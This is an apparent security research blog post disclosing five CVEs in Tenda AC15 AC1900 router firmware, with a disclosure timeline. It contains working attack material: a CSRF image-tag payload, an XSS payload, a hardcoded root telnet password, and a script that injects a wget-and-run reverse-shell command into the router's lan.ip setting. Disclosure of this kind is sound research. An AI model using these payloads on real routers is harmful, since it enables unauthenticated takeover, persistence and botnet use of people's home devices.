Sanjana Sarda Follow
Jul 10, 2020 · 7 min read · · Listen

Save

Tenda AC15 AC1900 Vulnerabilities Discovered and Exploited

Demonstrating how remote attackers can gain control of the Tenda AC15 AC1900.

Tenda AC15 AC1900

As part of ISE Labs' research into embedded devices, we looked at Tenda's AC15 AC1900 Smart Dual-band Gigabit Wi-Fi Router. During our research efforts, we tested the router running its then-latest firmware version 15.03.05.19. While they have recently removed this version from official circulation, we would like to mention that Tenda has not updated their firmware since 2017. However [illegible] re version is still available to download from Tenda's US website.

Our research efforts uncovered 5 CVEs with concerning ramifications for the firmware running on the Tenda AC15 AC1900. Interesting stuff right? Continue reading as we will demonstrate two methods attackers can use to gain persistent unauthenticated root access to the device. It is worth mentioning that the exploitation of these vulnerabilities can be leveraged as part of a botnet to potentially attack external systems and other systems residing on the internal network.

Setting the Stage

The admin account of the router is initially set up with the password as `mouse`. The MD5 hash of `mouse` (`40203abe6e81ed98cbc97cdd6ec4f144`) will show up throughout this blog. Now that we can successfully authenticate to the router's web interface, let's get started by searching for web-based vulnerabilities that can be leveraged to gain access to or potentially compromise this device. We'll proceed to map the application's various endpoints while taking note of any potential entry points for injection, such as client-controlled parameter fields. After this, we will use binwalk to extract the binary files from the firmware and IDA Pro to disassemble and analyze them.

Initial Reconnaissance


We will first begin our analysis phase of the AC1900 with port and service enumeration using Network Mapper (Nmap) to determine how the router is configured. As we want Nmap to scan all TCP ports (from 1 to 65535), determine services, versions and the OS being used (A) and provide verbose output(v) we will run `nmap -p 1-65535 -T4 -A -v 192.168.0.1`, which gives us the following list of open ports.

```
PORT      STATE     SERVICE      VERSION
23        open      telnet
telnetd
80        open      http         Tenda WAP http admin
1990      open      Stun-p1
5500      open      Rtsp
8180      open      http         nginx 1.22
9000      open      Cslistener
10004     open      emcrmirccd
```

Using these results, we know that the device is running RTSP, STUN, and two HTTP servers. While none of this out of the ordinary, the device also happens to be running a Busybox instance of telnetd. Hopefully, we will be able to use this to telnet into the device and get root privileges.

Exploiting Insufficient Request Validation (CVE-2020–10986)

While exploring the various endpoints of the application using Burp Suite, we came across the SysToolReboot endpoint, which disconnects the router from the Internet for approximately 45 seconds before rebooting. The web interface reboots the router using the following GET request which changes the state of the device.



```
GET /goform/SysToolReboot HTTP/1.1
Host: 192.168.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:71.0) Gecko/20100101
Firefox/71.0
Accept: text/plain, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Connection: close
Referer: http://192.168.0.1/main.html
Cookie: password=40203abe6e81ed98cbc97cdd6ec4f144knacvb
```

Reboot GET Request


An attacker that can convince an authenticated victim to visit a malicious web page can exploit a cross-site request forgery (CSRF) attack. CSRF attacks force end-users to execute unwanted state-changing actions on web applications in which they are currently authenticated. For example, an attacker may use an HTML `<img>` tag to cause the state-changing GET request to be issued upon page load. For this case, let's propose that an attacker disguises the exploit URL as a 0x0 fake image such as below. When an authenticated user navigates to the malicious page hosted by the attacker, the browser will issue a request to retrieve the "image", but instead of actually retrieving the image, the issued request will cause the router to reboot.

```
<img src="http://192.168.0.1/goform/SysToolReboot" width="0" height="0" border="0">
```

An attacker can also social engineer an authenticated user to click on `http://192.168.0.1/goform/SysToolReboot` for a simpler method of achieving the same result, as the request to reboot the device expects a GET request.


Exploiting Insufficient Data Validation and Sanitization (CVE-2020–10989)

After further probing, we ultimately reach the WiFi Settings endpoint where we discover that the user-controlled parameter field, *Wifi Name*, under Wifi Name & Password, is used in the landing page.



Web Interface Landing Page

On closer inspection, the application parses this parameter without input sanitization. We can exploit this by supplying a JavaScript payload (`<script>alert(document.cookie)</script>`) in the parameter to use a potential cross-site scripting attack. As shown below, when the victim navigates to the dashboard, it will cause the browser to execute the payload.




password=[illegible]micvb

With that, we now have persistent XSS that is triggered every time an authenticated user encounters the Wifi Name on the web application. This, in combination with the previous CSRF attack, can be used to cause persistent denial of service. While this is a valid attack vector, it requires authentication and admin privileges, which involves more investment as an attacker than we would like. Since our goal should be to both minimize the amount of victim involvement and attacker privilege required, let us dig a little deeper through the actual firmware and continue our search for vulnerabilities.


Finding Hardcoded Credentials (CVE-2020–10988)

As found in CVE-2018–5770, an unauthenticated remote user can start a telnetd service on Tenda AC15 devices to get root access. However, in the most recent version of the firmware (v19), the hard-coded backdoor accounts no longer give access to root. Instead, the md5 hash of the password to get root access is hardcoded in the tenda_login binary (`9B60FC59706134759DBCAEA58CAF9068`). This can be cracked to get “Fireitup”. The figures below show the location of the password and a sample telnet login.



```
STMFD           SP!, {R4,R5,R11,LR}
ADD             R11, SP, #0xC
SUB             SP, SP, #0x128
LDR             R4, =(_GLOBAL_OFFSET_TABLE_ - 0x8AE8)
ADD             R4, PC, R4 ; _GLOBAL_OFFSET_TABLE_
STR             R0, [R11,#var_130]
STR             R1, [R11,#var_134]
MOV             R3, #0
STR             R3, [R11,#var_10]
LDR             R3, =(a9b60fc59706134 - 0x1110C)
ADD             R3, R4, R3 ; "9B60FC59706134759DBCAEA58CAF9068"
SUB             R12, R11, #-s1
MOV             LR, R3
LDMIA           LR!, {R0-R3}
STMIA           R12!, {R0-R3}
LDMIA           LR!, {R0-R3}
STMIA           R12!, {R0-R3}
LDR             R3, [LR]
STRB            R3, [R12]
SUB             R2, R11, #-s
MOV             R3, #0x5F
MOV             R0, R2  ; s
MOV             R1, #0  ; c
MOV             R2, R3  ; n
BL              memset
```

Tenda_login Binary File




[redacted]
```
 % telnet 192.168.0.1
Trying 192.168.0.1...
Connected to 192.168.0.1.
Escape character is '^]'.

password:
Login OK !
~ # ls
bin        dev        etc_ro     init       mnt        root       sys        usr        webroot
cfg        etc        home       lib        proc       sbin       tmp        var        webroot_ro
~ # Connection closed by foreign host.
```
[redacted]

Telnet Login

Finding Remote Code Execution (CVE-2020–10987 & CVE-2020–15916)

While exploring the httpd binary file, we discovered that during request execution, the `deviceName` parameter and the `lanIp` parameter are passed directly to a **`doSystemCmd`** function, causing an arbitrary command execution.



```
int __fastcall formsetUsbUnload(int a1)
{
  int v1; // ST0C_4@1
  int v2; // r0@1

  v1 = a1;
  v2 = sub_2BACC(a1, (int)"deviceName", (int)&unk_F2500);
  doSystemCmd("cfm post netctrl %d?op=%d,string_info=%s", 51, 3, v2);
  sub_2C44C(v1, "HTTP/1.0 200 OK\r\n\r\n");
  sub_2C44C(v1, "{\"errCode\":0}");
  return sub_2C994(v1, 200);
}
```

formsetUsbUnload in httpd Binary file

TendaTelnet in httpd Binary File

The value of the `deviceName` parameter can be set through an authenticated request to the web interface such as below, for example, to force the router to reboot.

Code Execution Using the deviceName Parameter

The value of `lan.ip` can also be set via a similar request to the web interface (which is less useful), or set using `cfm` via the root shell obtained by starting the telnet daemon as mentioned above.

Setting lan.ip

This can be used for persistent attacks as the value of `lan.ip` does not change unless the router is factory reset, even after rebooting. Changing the value of `lan.ip` temporarily disables the WiFi and requires a reboot for normal functionality.

Further Exploitation

Although the telnet daemon gives us root access to the router, we should be able to further exploit the vulnerabilities we have found so far to also start a persistent reverse shell on the device.

As the `busybox` instance on the router supports `wget`, we can download a reverse shell (in this case configured to connect to port 8213) to the `/tmp` folder. While executing this gives us root access, the file is deleted every time the router reboots. A better way of achieving persistence is by using the remote code execution in `lan.ip` to download and run the shell at the start of every boot. We do this by creating the following bash script (`sizzle`) which sets `lan.ip` accordingly and connects to our port. It is important to note that the commands in `lan.ip` are only executed on startup and not otherwise.

```
#! /bin/sh

cfm set lan.ip '192.168.0.1; cd tmp; wget http://192.168.0.112:8000/shell; chmod +x shell; ./shell'

cd tmp;
wget http://192.168.0.112:8000/shell;
chmod +x shell;
./shell
```

Using 'sizzle' to Set lan.ip to Obtain a Reverse Shell at Port 8123

We can use Netcat (`nc`) to listen (`-l`) to port (`-p`) 8123 for incoming traffic and get the following response when we connect to the router.

Reverse Shell at Port 8123

Conclusion

In this post, we have shown how to compromise and access this device without authentication and cause persistent denial of service condition. It is interesting to note that as Tenda has yet to patch these vulnerabilities, similar vulnerabilities may exist in other firmware versions. Attackers, consequently, can develop similar exploits that affect other Tenda embedded devices.

Responsible Disclosure Timeline

- **January 2, 2020:** Initial Contact About Disclosing Vulnerabilities
- **January 17, 2020:** Vulnerabilities Disclosed to Tenda:

Tenda has not responded to any of ISE's emails.

Sign up to get our latest blogs.

Sanjana Sarda is a Junior Security Analyst at Independent Security Evaluators, a firm of security specialists that provide a wide range of services including custom security assessments and software development. ISE also runs IoT Village, which hosts talks by expert security researchers who dissect real-world exploits and hacking contests consisting of off-the-shelf IoT devices.

Twitter: *@ISESecurity*

Hacking Io T Ise Labs Cybersecurity Privacy

Thanks to Shea Polansky, Joshua Meyer, ewhitney, ISE, Paul Yun, and Drew Branch